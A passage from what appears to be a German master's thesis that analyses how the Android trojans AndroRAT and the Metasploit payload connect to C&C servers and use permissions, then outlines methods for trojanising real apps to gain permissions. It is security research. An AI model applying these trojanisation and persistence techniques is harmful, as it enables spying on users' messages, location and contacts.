Da das Prinzip der Rückübertragung von Berechtigungen eine Voraussetzung beziehungsweise Folge der Kollaboration von Applikationen ist und die Kollaboration einen grundlegenden Mechanismus des Android-Systems darstellt, haben die gezeigten Möglichkeiten der Rechteausweitung eine hohe Relevanz. Sie bestehen demnach auf allen betrachteten Android-Versionen. Der *Confused-Deputy*-Angriff setzt dabei voraus, dass eine Schwachstelle dieser Art in einer bereits installierten Applikation besteht. Neben den dargelegten Angriffsmöglichkeiten für die Rechteausweitung können weiterhin versionsspezifische Schwachstellen in der Implementation des Berechtigungssystems existieren, welche sich nicht auf das Rückübertragungsprinzip zurückführen lassen. Eine Liste der Google bekannten Schwachstellen, welche behoben worden sind, ist in der Dokumentation [170] veröffentlicht.

4.4 Funktionsweise und Verwendung von Berechtigungen in AndroRAT und dem Metasploit-Android-Payload

AndroRAT [9] und der Metasploit-Android-Payload [10] sind Programme, die als Android-Trojaner verwendet werden können. Aufgrund ihrer Open-Source-Natur eignen sie sich, um exemplarisch zu zeigen, wofür Trojaner welche Berechtigungen benötigen. In diesem Kapitel werden wesentliche Eigenschaften, der Aufbau und die Funktionsweise des Verbindungsaufbaus der beiden Schadprogramme vorgestellt. Anschließend wird gezeigt, wie sich die Berechtigungen, die AndroRAT und der Metasploit-Android-Payload als benötigt angeben, den darin existierenden Funktionalitäten zuordnen lassen. Dazu wurden API-Methoden, welche durch die Berechtigungen geschützt werden, im Quelltext von AndroRAT und dem Metasploit-Android-Payload zugeordnet. Die Basis dafür bildeten bei den Installationszeit-Berechtigungen die API-Referenz-Seiten innerhalb der Android-Dokumentation. Für die Laufzeit-Berechtigungen wurden eine, auf dem APMiner Github-Respository [10] zur Verfügung gestellte, Berechtigungs-API-Zuordnung über die Annotationen im Quelltext für API-Ebene 29 und die Ergebnisse der NatiDroid-Studie [107] für API-Ebene 29 [11] verwendet. Auch die aus der Dokumentation bezogenen Informationen beziehen sich auf diese API-Ebene, insofern darin zwischen den Versionen differenziert ist. Das konkrete Vorgehen wird in Kapitel 6.1 weiter begründet.

4.4.1 Funktionsweise von AndroRAT

AndroRAT von Niraj Singh [9] ist ein Fernsteuerungswerkzeug für Android-Geräte, bestehend aus einer Applikation und einem in Python umgesetzten Kontrollserver. Dieser wird auch Command-and-Control-Server (C&C-Server) genannt. Der C&C-Server ermöglicht das Senden von Befehlen zu dem Android-Gerät und das Empfangen von Daten, die daraufhin durch die Applikation zurückgesendet werden. Laut Beschreibung ist AndroRAT für Android-Geräte mit API-Ebene 16 bis 28 ausgelegt. Die Applikation kann je nach Art der Verbreitung und Verwendung als alleinstehender Trojaner klassifiziert werden, da sie sich auf dem Gerät unter dem Namen “Google Services Framework” tarnt. Damit imitiert sie eine Systemapplikation, die Teil der Google-Play-Dienste ist [171].

Funktionalitäten

AndroRAT ermöglicht das ferngesteuerte Lesen von SMS, der Anrufliste und von Geräteinformationen. Außerdem können Informationen über die Netzwerkverbindung und die SIM-Karte eingeholt werden und die Verwendung der Kamera und des Mikrophons ist über den C&C-Server möglich. Eine Übersicht der Funktionalitäten und zugehöriger Befehle befindet sich in Tabelle C.1 im Anhang. Die Funktionen ermöglichen insbesondere das Stehlen persönlicher Daten. Aus diesem Grund lässt sich AndroRAT als Trojaner der Kategorie Spyware einordnen.

Komponenten

Abbildung 4.3 zeigt das Schema für den Verbindungsaufbau der AndroRAT-Applikation zu dem C&C-Server und die wichtigsten Komponenten der Applikation. Es gibt drei Möglichkeiten für die Initiierung des Verbindungsaufbaus (A, B, C). Möglichkeit A ist, dass der Verbindungsaufbau durch ein Systemereignis ausgelöst wird. Dazu besitzt AndroRAT einen *Broadcast-Receiver*, welcher reagiert, wenn das Gerät in den Schlafmodus wechselt (SCREEN_OFF) [172], wenn das Gerät

[10] Die Ergebnisse der APMiner Berechtigungs-API-Zuordnung sind verfügbar unter: https://github.com/ARP-issues/ARP-DP/tree/master/mappings/API29

[11] Die Ergebnisse der NatiDroid Berechtigungs-API-Zuordnung sind verfügbar unter: https://natidroid.github.io/API_29.txt



Abbildung 4.3: Komponenten von AndroRAT anhand des Schemas für den Verbindungsaufbau

eingeschaltet wird (SCREEN_ON) [173] oder wenn der Bootvorgang des Gerätes abgeschlossen ist (BOOT_COMPLETED) [174]. Der *Broadcast-Receiver* startet dann die *Service*-Komponente “MainService”, wenn er eine entsprechende Mitteilung von dem System erhält. Der “MainService” ruft bei seinem Start die Methode *init()* der Klasse “jumper” auf. Diese startet die *MainActivity*-Komponente, welche die Methode *execute()* der Klasse “tcpConnection” aufruft. Darin wird innerhalb einer Schleife wiederholt versucht, eine Verbindung zu dem C&C-Server aufzubauen, bis der Verbindungsaufbau erfolgreich ist. IP-Adresse und Port des Servers werden der *execute()*-Methode als Parameter übergeben. Möglichkeit B der Auslösung des Verbindungsaufbaus ist, dass die *execute()*-Methode direkt über den Start der *MainActivity* über das *Intent* “android.intent.action.MAIN” ausgelöst wird. Das ist der Fall, wenn der Anwender oder eine andere Applikation die AndroRAT-Applikation auf dem Gerät startet. AndroRAT besitzt außerdem einen *JobScheduler*, welcher die Ausführung eines *JobServices* in einem bestimmten Intervall bewirkt [175]. Darin besteht Möglichkeit C der Auslösung des Verbindungsaufbaus. Der *Job* wird registriert, wenn in der *execute()*-Methode ein Fehler auftritt oder bei einem Abbruch der Verbindung zwischen dem Gerät und dem C&C-Server. Dieser kann zum Beispiel durch eine Aktion auf dem Server selbst ausgelöst werden. Der *JobService* ruft dann die *init()*-Methode der *jumper*-Klasse auf und der Verbindungsaufbau wird von dort aus, wie für Auslöser A und B beschrieben, durchgeführt.

Neben den dargestellten Komponenten für den Verbindungsaufbau enthält der Trojaner ebenfalls eine *Service*-Komponente für das Aufnehmen von Videos (“Payloads.videoRecorder”) und eine für die Verwendung des Mikrophons (“Payloads.audioManager”).

4.4.2 Verwendung von Berechtigungen in AndroRAT

AndroRAT gibt insgesamt 16 Berechtigungen in der AndroidManifest.xml-Datei als benötigt an (siehe Anhang C.2). Sechs davon sind Installationszeit-Berechtigungen des Typs *normal*. Die App-op-Berechtigung SYSTEM_ALERT_WINDOW wird als benötigt angegeben. AndroRAT gibt darin außerdem Laufzeit-Berechtigungen aus den Gruppen MICROPHONE, CAMERA, LOCATION, STORAGE, CALL_LOG, PHONE und SMS an.

Installationszeit-Berechtigungen
Jede der durch AndroRAT benötigten Installationszeit-Berechtigungen befindet sich unter den zehn am häufigsten durch Malware-Applikationen in AndroZoo und RmvDroid benötigten Berechtigungen (siehe Tabelle A.13 im Anhang). Tabelle 4.1 zeigt alle durch AndroRAT angegebenen Installationszeit-Berechtigungen und die Zuordnung der verwendeten API-Methoden oder Konstanten, für welche die Berechtigungen erforderlich sind. Die Zuordnung basiert auf den Angaben innerhalb der Android-Dokumentation.

Tabelle 4.1: Verwendung von Installationszeit-Berechtigungen in AndroRAT

Berechtigung	Referenz in der Dokumentation	In AndroRAT verwendete Methode oder Konstante
INTERNET	-	Übermitteln der Daten (siehe Tabelle A.4 und A.8 im Anhang)
RECEIVE_BOOT_COMPETED	Intent.ACTION_BOOT_COMPLETED [176]	android.intent.action. -BOOT_COMPLETED (in AndroidManifest.xml)
ACCESS_WIFI_STATE	android.net.wifi.WifiManager [177]	-
ACCESS_NETWORK_STATE	android.net.ConnectivityManager [178]	getActiveNetworkInfo() (in jumper.java)
WAKE_LOCK	android.os.PowerManager [179]	newWakeLock() (in MainActivity.java)
VIBRATE	android.os.Vibrator [180]	vibrate() (in vibrate.java)

In der Dokumentation ist keine API-Methode angegeben, für deren Nutzung die Berechtigung INTERNET erforderlich ist. Die Notwendigkeit ergibt sich dennoch aus der Verwendung des Internets, um eine Verbindung zu dem C&C-Server aufzubauen.

Die Berechtigung RECEIVE_BOOT_COMPLETED wird durch AndroRAT benötigt, um von dem System nach dem abgeschlossenen Bootvorgang eine Benachrichtigung zu erhalten und anschließend den Verbindungsaufbau zu initiieren. Dazu wird das in der Tabelle dargestellte *Intent* bei der Deklaration des *Broadcast-Receivers* in der AndroidManifest.xml-Datei angegeben.

ACCESS_WIFI_STATE wird innerhalb der Dokumentation nur in Zusammenhang mit der Klasse *android.net.wifi.WifiManager* [177] erwähnt. Die Klasse wird jedoch in AndroRAT nicht eingebunden. Aus diesem Grund ist keine Zuordnung zu einer Funktionalität der Applikation erfolgt. Im Quelltext von AndroRAT ist die Methode *getActiveNetworkInfo()* des *ConnectivityManagers* innerhalb der *jumper*-Klasse aufgeführt. Diese gibt ein Objekt zurück, mit dessen Hilfe geprüft wird, ob eine aktive Netzwerk Verbindung vorliegt. Nur wenn diese Bedingung erfüllt ist, initiiert AndroRAT

den Verbindungsaufbau durch Aufruf der *MainActivity*. Laut Dokumentation ist die Berechtigung ACCESS_NETWORK_STATE für den Aufruf der Methode erforderlich [178]. Zudem benötigt AndroRAT die Berechtigungen VIBRATE und WAKE_LOCK. Beide lassen sich anhand der Angaben innerhalb der Dokumentation verwendeten API-Methoden zuordnen (siehe Tabelle 4.1). Die Berechtigung WAKE_LOCK wird benötigt, um zu verhindern, dass das Gerät in den Schlafmodus wechselt [179]. Diese Funktion ist im Quelltext von AndroRAT innerhalb der *MainActivity* vor der Initiierung des Verbindungsaufbaus zu finden.

Laufzeit-Berechtigungen

Das vollständige Ergebnis der Zuordnung von den in AndroRAT verwendeten API-Methoden zu den benötigten Berechtigungen befindet sich in Tabelle C.3 im Anhang. Die Zuordnungen bestätigen weitestgehend einen Zusammenhang, der sich bereits aus dem Namen der Berechtigung und den Funktionalitäten von AndroRAT ergibt. Die Berechtigung READ_SMS wird beispielsweise benötigt, um über den C&C-Server mit dem Befehl “getSMS” SMS zu lesen. READ_CALL_LOG ist für das Lesen der Anrufliste mit dem Befehl “getCallLogs” erforderlich.

Tabelle 4.2: Verwendung ausgewählter Laufzeit-Berechtigungen in AndroRAT, API-Ebene 29 *(Auszug Tabelle C.3 im Anhang)*

Funktionalität	Berechtigung	In AndroRAT verwendete Methode oder Konstante	Referenz
getSMS	READ_SMS	android.provider.Telephony.Sms (read) *(in readSMS.java)*	Quelltext des AOSP [181]
getLocation	ACCESS_FINE_LOCATION ACCESS_COARSE_LOCATION	android.location.locationManager: requestLocationUpdate() getLastKnownLocation() *(in locationManager.java)*	Dokumentation [182] APMiner
getSimDetails	READ_PHONE_STATE	android.telephony.TelephonyManager: getLine1Number() getCallState() getIMEI() getMEID() getSimSerialNumber() android.telephony.SubscriptionManager: getActiveSubscriptionInfoCount() getActiveSubscriptionInfoList() *(in functions.java)*	APMiner

Tabelle 4.2 zeigt einen Auszug der Ergebnisse der Zuordnung. Wie in Kapitel 4.2 gezeigt, wird die Berechtigung READ_PHONE_STATE besonders häufig durch Malware als benötigt angegeben. Sie ermöglicht AndroRAT die Verwendung von Methoden aus mehreren Klassen des Anwendungsrahmens. So können beispielsweise Details über das Gerät, durch Abrufen der IMEI (*getIMEI()*), des Anruf-Status (*getCallState()*) und der Telefonnummer (*getLine1Number()*) erlangt werden [183]. Die IMEI (International Mobile Equipment Identity) ist eine 15-stellige Nummer, welche zur eindeutigen Identifikation des Gerätes dient [184]. Es existiert, basierend auf den für die Untersuchung verwendeten Berechtigungs-API-Zuordnungen, kein Hinweis auf die Verwendung der Berechtigungen READ_EXTERNAL_STORAGE und WRITE_EXTERNAL_STORAGE in AndroRAT.

App-op-Berechtigung
Die Berechtigung SYSTEM_ALERT_WINDOW wird in Zusammenhang mit der Klasse *android.view.WindowManager* in der Dokumentation erwähnt [185]. Dabei wird lediglich die Verwendung des Parameters “TYPE_APPLICATION_OVERLAY” als geschützt angegeben. Die *WindowManager*-Klasse wird durch AndroRAT verwendet, jedoch lassen die in diesem Zusammenhang verwendeten Konstanten keinen Nachweis dafür zu, dass die Berechtigung SYSTEM_ALERT_WINDOW für die Ausführung einer der Funktionalitäten notwendig ist.

4.4.3 Funktionsweise des Metasploit-Android-Payload

Das Metasploit-Framwork [10] ist ein Projekt des Unternehmens Rapid7, welches für das finden von Schwachstellen in Systemen konzipiert ist. Damit kann ein Payload[12] in Form einer APK erzeugt werden, welche für die Trojanisierung existierender Applikationen eingesetzt werden kann. Die Applikation kann ebenfalls alleinstehend auf dem Gerät installiert werden und als Fernsteuerungswerkzeug in Verbindung mit dem im Metasploit-Framework enthaltenen C&C-Server verwendet werden. Dieser wird über das integrierte Werkzeug “msfconsole” bedient. In der AndroidManifest.xml-Datei der Payload-APK ist die Ziel-API-Ebene 17 angegeben. Metasploit enthält mehrere Payloads, welche für die Verwendung innerhalb eines Android-Trojaners geeignet sind. Diese sind in [187] aufgelistet. Die in dieser Arbeit durchgeführten Untersuchungen beziehen sich auf den Meterpreter-Payload, welcher die Verwendung zusätzlicher Module ermöglicht.

Funktionalitäten
Anhand der über den C&C-Server ausführbaren Befehle (siehe Anhang C.4) lässt sich der Metasploit-Android-Payload ebenfalls als Malware vom Typ Spyware einordnen. Darin sind alle Möglichkeiten für das Stehlen persönlicher Daten umgesetzt, welche ebenfalls in AndroRAT enthalten sind. Zusätzlich können andere Applikationen aufgelistet, installiert und deinstalliert werden. Außerdem kann ein Abbild oder eine Übertragung der grafischen Oberfläche der Applikation, in welche der Payload injiziert worden ist, an den C&C-Server übermittelt werden.

Komponenten
Die Payload-Applikation besteht aus drei Komponenten. Abbildung 4.4 zeigt deren Funktionsweise im Kontext des Verbindungsaufbaus zu dem C&C-Server.

Zwei verschiedene Ereignisse können den Start des Verbindungsaufbaus auslösen. Das erste Ereignis ist der Start der Applikation über die *MainActivity* (1a). Dieser kann durch den Anwender oder durch andere Applikationen erfolgen. Das andere mögliche Ereignis, um den Verbindungsaufbau auszulösen, ist der abgeschlossene Bootvorgang. In diesem Fall wird die *Broadcast-Receiver*-Komponente des Metasploit-Android-Payload aktiviert (1b). Beide Ereignisse führen dazu, dass die *Service*-Komponente der Applikation gestartet wird (2). Der Dienst führt, nachdem er gestartet worden ist, die statische Methode *start()* der Klasse ‘ “Payload” aus (3). Dadurch wird eine Verbindung zu dem C&C-Server aufgebaut. Die IP-Adresse und der Port des C&C-Servers sind dazu binär im statischen Byte Feld “configBytes” der Payload-Klasse angegeben.

[12] Der Quelltext für den Metasploit-Android-Payload ist verfügbar unter [186]



Abbildung 4.4: Komponenten des Metasploit-Android-Payloads anhand des Schemas für den Verbindungsaufbau

4.4.4 Verwendung von Berechtigungen in dem Metasploit-Android-Payload

Der Metasploit-Android-Payload gibt insgesamt 22 Berechtigungen als benötigt an. Eine Übersicht dieser befindet sich in Tabelle C.5 im Anhang. Acht davon sind Installationszeit-Berechtigungen vom Typ *normal*. Die Applikation gibt außerdem die App-op-Berechtigung WRITE_SETTINGS als benötigt an. Zudem werden 14 Laufzeit-Berechtigungen aus den Gruppen CAMERA, MICROPHONE, LOCATION, PHONE, SMS, CONTACTS, STORAGE und CALL_LOG benötigt.

Installationszeit-Berechtigungen
Bis auf die Berechtigungen WRITE_SETTINGS und REQUEST_IGNORE_BATTERY_OPTIMIZATIONS, werden alle durch den Metasploit-Android-Payload benötigten Installationszeit-Berechtigungen ebenfalls häufig durch die Malware-Applikationen in dem aus RmvDroid und AndroZoo kombinierten Datensatz benötigt (siehe Tabelle A.13 im Anhang). Tabelle 4.3 zeigt die Zuordnung zu den verwendeten API-Methoden, basierend auf den Angaben in der Dokumentation.

Die Berechtigung “SET_WALLPAPER” wird durch den Metasploit-Android-Payload benötigt, um das Hintergrundbild des Android-Gerätes zu ändern [188]. “REQUEST_IGNORE_BATTERY_OPTIMIZATIONS” wird benötigt, um den Anwender nach Erlaubnis zu fragen, ob die Applikation Android-Vorgaben zur Optimierung der Akkuleistung ignorieren darf [189]. Die Anfrage wird durch die Verwendung des in Tabelle 4.3 dargestellten *Intents* ausgelöst. Es konnte kein Hinweis auf die Verwendung in dem Metasploit-Android-Payload gefunden worden.

Die Berechtigung RECEIVE_BOOT_COMPLETED wird durch den Metasploit-Android-Payload verwendet, um die Applikation nach Abschluss des Bootvorganges zu starten und den Verbindungsaufbau auszulösen. CHANGE_WIFI_STATE wird verwendet, um das WLAN des Gerätes einzuschalten, falls es deaktiviert ist (*setWifiEnabled()*) und anschließend eine Suche nach WLAN-Access-Points in der Umgebung durchzuführen (*startScan()*) [13]. Über diese Zugangspunkte werden Informationen zur Netzwerkkennung und der Empfangsstärke gesammelt.

[13] Das aktivieren des WLANs ist ab API-Ebene 29 nicht mehr erlaubt [190] und die Methode *startScan()* kann ab API-Ebene 28 nicht mehr verwendet werden [191].

Tabelle 4.3: Verwendung von Installationszeit-Berechtigungen im Metasploit-Android-Payload

Berechtigung	Referenz in der Dokumentation	In dem Metasploit-Android-Payload verwendete Methode oder Konstante
INTERNET	-	Übermitteln der Daten
SET_WALLPAPER	android.app.WallpaperManager [188]	setStream() (in android_set_wallpaper.java)
REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	android.provider.Settings [189]	-
RECEIVE_BOOT_COMPETED	Intent.ACTION_BOOT_COMPLETED [176]	android.intent.action. -BOOT_COMPLETED (in AndroidManifest.xml)
WAKE_LOCK	android.os.PowerManager [179]	newWakeLock() (in android_wakelock.java)
ACCESS_WIFI_STATE	android.net.wifi.WifiManager [177]	getScanResults() (in wlan_geolocate.java)
CHANGE_WIFI_STATE	android.net.wifi.WifiManager [177]	setWifiEnabled() startScan() (in WifiCollector.java)
ACCESS_NETWORK_STATE	android.net.ConnectivityManager [178]	-

Laufzeit-Berechtigungen

Tabelle 4.4 zeigt einen Auszug der Zuordnungen von benötigten Laufzeit-Berechtigungen zu den innerhalb des Metasploit-Android-Payload verwendeten API-Methoden. Die vollständige Zuordnung befindet sich im Anhang C.6. Insgesamt sind acht der 14 Laufzeit-Berechtigungen einer Funktionalität zugeordnet. Für die Berechtigungen READ_PHONE_STATE, CALL_PHONE, WRITE_CALL_LOG, WRITE_CONTACTS, RECEIVE_SMS, WRITE_EXTERNAL_STORAGE existiert, basierend auf den für die Untersuchung verwendeten Berechtigungs-API-Zuordnungen, kein Hinweise auf eine Verwendung.

Tabelle 4.4: Verwendung ausgewählter Laufzeit-Berechtigungen im Metasploit-Android-Payload, API-Ebene 29 *(Auszug Tabelle C.6 im Anhang)*

Funktionalität	Berechtigung	Im Metasploit-Android-Payload verwendete Methode oder Konstante	Referenz
dump sms	READ_SMS	android.provider.Telephony.Sms (read) (in android_dump_sms.java)	Quelltext des AOSP [181]
send sms	SEND_SMS	android.telephony.SmsManager: sendTextMessage() (in android_send_sms.java)	APMiner
geolocate	ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION	android.location.LocationManager: getLastKnownLocation() (in android_geolocate.java)	APMiner
wlan_geolocate	ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION	android.net.wifi.WifiManager: startScan() getScanResults() (in android_wlan_geolocate.java)	APMiner

Neben der Funktionalität, SMS zu lesen, die wie bei AndroRAT durch Aufruf des *Content-Provider* "Telephony.Sms" umgesetzt wird, kann der Metasploit-Android-Payload ebenfalls SMS versenden. Dazu benötigt er die SEND_SMS Berechtigung. Zudem benötigt er die Berechtigung READ_CALL_LOG für das Lesen der Anrufliste und READ_CONTACTS, um die eingespeicherten Kontakte zu ermitteln. Die Berechtigungen schützen den erforderlichen Zugriff auf den jeweiligen *Content-Provider*. Für das Ermitteln des Standortes ist zum einen eine Möglichkeit über den *LocationManager* und zum anderen über den *WifiManager* implementiert. Die Anwendung der Implementation über den *WifiManager* setzt neben dem Erhalt der LOCATION-Berechtigungen ebenfalls die Erteilung der Installationszeit-Berechtigung ACCESS_NETWORK_STATE voraus (siehe Tabelle 4.2).

App-op-Berechtigung
Die App-op-Berechtigung WRITE_SETTINGS wird in der Dokumentation in Zusammenhang mit Funktionen der Settings-API genannt. Diese wird durch den Metasploit-Android-Payload nicht eingebunden. WRITE_SETTINGS wird außerdem auf der Referenz-Seite der *AudioManager*-Klasse, für den Aufruf der Methoden *setEncodedSurroundMode()* und *getEncodedSurroundMode()*, als erforderlich ausgewiesen. Im Quelltext des Payloads befinden sich Hinweise auf die Verwendung des AudioManagers (in android_set_audio_mode.java). Die genannten Methoden werden jedoch nicht aufgerufen.

4.5 Zusammenfassung

Aus den Datensätzen geht insgesamt hervor, dass es nur einen geringen Unterschied zwischen den am häufigsten benötigten Berechtigungen der unterschiedlichen Malware-Typen in den verschiedenen Zeiträumen gibt. Das betrifft insbesondere die Installationszeit-Berechtigungen, welche ebenfalls durch AndroRAT und den Metasploit-Android-Payload benötigt werden. Darunter sind zum Beispiel die Berechtigungen INTERNET, ACCESS_NETWORK_STATE, ACCESS_WIFI_STATE und *R*ECEIVE_BOOT_COMPLETED. Wie aus der Untersuchung der Verwendung von Berechtigungen durch AndroRAT und den Metasploit-Android-Payload hervorgeht, können diese für den Verbindungsaufbau zu dem C&C-Server relevant sein.

Von den Laufzeit-Berechtigungen wird READ_PHONE_STATE sowohl in den älteren als auch in den neueren Datensätzen von einem hohen Anteil an Malware-Applikationen benötigt. Die Berechtigung wird ebenfalls durch AndroRAT und den Metasploit-Android-Payload in der AndroidManifest.xml-Datei angegeben. Am Beispiel von AndroRAT wird deutlich, wie die Berechtigung verwendet werden kann, um unterschiedliche Informationen zur Identifikation des Gerätes zu erfassen. Die App-op-Berechtigung SYSTEM_ALERT_WINDOW kann ebenfalls einen großen Nutzen für verschiedene Malware-Typen haben, da sie die Erzeugung von *Overlays* ermöglicht. Diese wird ebenfalls von AndroRAT als benötigt angegeben. Die Verwendung der dazu in der Dokumentation angegebenen Funktion kann jedoch anhand des Quelltextes nicht bestätigt werden. AndroRAT und der Metasploit-Android-Payload lassen sich jeweils als Malware vom Typ Spyware einordnen. Die beiden Schadprogramme benötigen für den Zugriff auf sensible Daten wie SMS, der Anrufliste, Telefonkontakten oder den Standort insbesondere Laufzeit-Berechtigungen. Inwiefern ein bestimmter Trojaner-Typ Berechtigungen benötigt, kann jedoch abhängig von dem individuellen Ziel, welches mit diesem verfolgt wird, sein.

Aus der Literatur geht hervor, dass unterschiedliche Möglichkeiten zum Erhalt von Berechtigungen, die nicht bereits zur Installationszeit erteilt werden, durch Trojaner angewendet werden können. Da sie sich als nützliche Anwendungen tarnen, kann dazu insbesondere die Tatsache ausgenutzt werden, dass der Anwender eine zentrale Rolle für die Erteilung von Berechtigungen spielt. Weiterhin existieren unterschiedliche Möglichkeiten zur Rechteausweitung auf Applikationsebene, welche ausgenutzt werden können.

5 Untersuchung der Trojanisierung von Applikationen zum Erhalt von Berechtigungen

In diesem Kapitel erfolgt die Darstellung des durchgeführten Versuchs der Trojanisierung bestehender Applikationen. Dabei wurde untersucht, wie diese so modifiziert werden können, dass Berechtigungsanfragen hinzugefügt oder Berechtigungen ohne Zustimmung des Anwenders gewährt werden. Im Folgenden wird zunächst das Vorgehen begründet und anschließend nachvollziehbar dargestellt. Die erstellten Trojaner wurden hinsichtlich des Berechtigungserhalts und des Verbindungsaufbaus zu dem C&C-Server getestet. Die Ergebnisse der Tests sind im Anschluss aufgeführt.

5.1 Vorüberlegung zur Durchführung

Wie im vorherigen Kapitel gezeigt, informiert vorhandene Literatur über die grundsätzliche Beschaffenheit trojanisierter Applikationen und sagt außerdem aus, dass der AndroidManifest.xml-Datei der Träger-Applikation häufig weitere benötigte Berechtigungen hinzufügt werden. Bisherige Untersuchungen behandeln jedoch nicht, wie konkret existierende Applikation bei der Trojanisierung modifiziert werden können, damit ein Erhalt der Berechtigungen ermöglicht wird.

Das Anfragen der Berechtigungen zur Laufzeit stellt für Trojaner eine Möglichkeit dar, um diese zu erhalten. Bei der Trojanisierung werden der Originalapplikation oftmals zusätzliche Komponenten hinzugefügt, welche grafische Benutzeroberflächen enthalten. Darin besteht eine denkbare Möglichkeit für den Trojaner zusätzliche Berechtigungsanfragen in der Applikation unterzubringen. Das Entpacken und Disassemblieren einer Applikation ermöglicht es außerdem, ihren Programmablauf durch Manipulation des Smali-Programmcodes zu verändern. Es ist zu erwarten, dass dadurch auch bereits vorhandenen Komponenten der Träger-Applikation, die grafische Benutzeroberflächen enthalten, Berechtigungsanfragen hinzugefügt werden können.

Um das zu prüfen, wurden beide in der Dokumentation vorgegebenen Möglichkeiten, Anfragen für Laufzeit-Berechtigungen einzubinden, einbezogen (siehe Kapitel 3.4). Zudem können durch ein Herabsetzen der Ziel-API-Ebene der Applikation Laufzeit-Berechtigungen und App-op-Berechtigungen zur Installationszeit gewährt werden. Die Umsetzbarkeit dieser Option im Rahmen der Trojanisierung wurde ebenfalls untersucht und der direkten Injektion von Berechtigungsanfragen gegenübergestellt. Für die Untersuchung wurden die Applikationen Ampere, Lieferando und Avira als Träger-Applikationen gewählt und mittels AndroRAT und dem Metasploit-Android-Payload trojanisiert.

5.2 Vorgehen

Die Trojanisierung der Applikationen erfolgt jeweils unter Anwendung einer der drei folgenden Methoden für den Erhalt der Berechtigungen.

- **Methode 1:** Injektion der Berechtigungsanfragen über die *requestPermissions()*-Methode der *AppCompat*-Klasse.
- **Methode 2:** Injektion der Berechtigungsanfragen unter Anwendung des *ActivityResultLauncher* der *AndroidX-Bibliothek*.
- **Methode 3:** Herabsetzen der Ziel-API-Ebene auf den Wert 22.

